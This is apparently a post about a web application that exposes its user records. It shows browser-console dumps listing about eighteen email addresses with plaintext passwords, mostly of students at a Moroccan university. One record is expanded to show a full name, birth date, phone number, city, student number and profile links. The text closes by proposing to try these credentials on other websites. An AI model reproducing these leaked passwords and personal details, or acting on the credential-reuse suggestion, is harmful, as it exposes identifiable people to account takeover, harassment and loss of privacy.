
and the biggest  present is :



```
▼ [0…99]
  ▶ 0: Object { id: 7, emailconnec: "assmougueasmae@gmail.com", mdp: "AE282224", … }
  ▶ 1: Object { id: 8, emailconnec: "taoufikfrihat@gmail.com", mdp: "18002375taoufik", … }
  ▶ 2: Object { id: 12, emailconnec: "yahya.lbarrah@uit.ac.ma", mdp: "yayatoure77", … }
  ▶ 3: Object { id: 14, emailconnec: "ouissal.elkorri@gmail.com", mdp: "ouissal. 2", … }
  ▶ 4: Object { id: 15, emailconnec: "Zakaria.elhady@uit.ac.ma", mdp: "18000205", … }
  ▶ 5: Object { id: 16, emailconnec: "elazharysoukaina@gmail.com", mdp: "hello123@H", … }
  ▶ 6: Object { id: 17, emailconnec: "amhex01@gmail.com", mdp: "J@tmf2001", … }
  ▶ 7: Object { id: 20, emailconnec: "mehdi.moussadik@uit.ac.ma", mdp: "mehdi2001", … }
  ▶ 8: Object { id: 23, emailconnec: "mohamedmer220@gmail.com", mdp: "Ag6:?U68?g;V", … }
  ▶ 9: Object { id: 24, emailconnec: "echchouqi.nada@uit.ac.ma", mdp: "Nadaadane**2000**", … }
  ▶ 10: Object { id: 26, emailconnec: "khadija.laatitine@uit.ac.ma", mdp: "meza2345", … }
  ▶ 11: Object { id: 27, emailconnec: "chaymaa.ahcine@uit.ac.ma", mdp: "hiba2010", … }
  ▶ 12: Object { id: 28, emailconnec: "Abdeljalil.fenniri@uit.ac.ma", mdp: "Abdel9090.py", … }
  ▶ 13: Object { id: 29, emailconnec: "faycal.elourrat@uit.ac.ma", mdp: "Fil77jobit", … }
  ▶ 14: Object { id: 30, emailconnec: "houssameddine.abouelhoaul@uit.ac.ma", mdp: "Porte2014/", … }
  ▶ 15: Object { id: 32, emailconnec: "elouahhabyc@gmail.com", mdp: "ikram6", … }
  ▶ 16: Object { id: 33, emailconnec: "meryem.elhassouni1@uit.ac.ma", mdp: "Meryemhass2001-", … }
  ▶ 17: Object { id: 35, emailconnec: "rifaywassim@gmail.com", mdp: "123", … }
```

all emails and passwords

also we can see more information about any one of them



```
▼ [0…99]
  ▼ 0: Object { id: 7, emailconnec: "assmougueasmae@gmail.com", mdp: "AE282224", … }
      annee: "3ème année"
      created_at: "2022-10-07T07:07:42.000000Z"
      cv: "CV/-1668507418.pdf"
      date: "1999-12-13"
      emailconnec: "assmougueasmae@gmail.com"
      emailins: "assmougueasmae@gmail.com"
      emailpers: "assmougueasmae@gmail.com"
      face: "Pas de lien"
      filiere: "Génie Informatique"
      genre: "Femme"
      gith: "https://github.com/asmaeAssmougue"
      id: 7
      inst: "Pas de lien"
      linkd: "https://www.linkedin.com/in/asmae-assmougue-b4277218a/"
      mdp: "AE282224"
      mdpconf: "AE282224"
      mission: "etudiant"
      nom: "Assmougue"
      numappo: "18006772"
      photo: "PHOTO/-1668507418.png"
      prenom: "Asmae"
      tel: "0689334927"
      updated_at: "2022-11-15T10:16:58.000000Z"
      ville: "Salé"
    ▶ <prototype>: Object { … }
  ▶ 1: Object { id: 8, emailconnec: "taoufikfrihat@gmail.com", mdp: "18002375taoufik", … }
```

so now we can take this information and try it in other website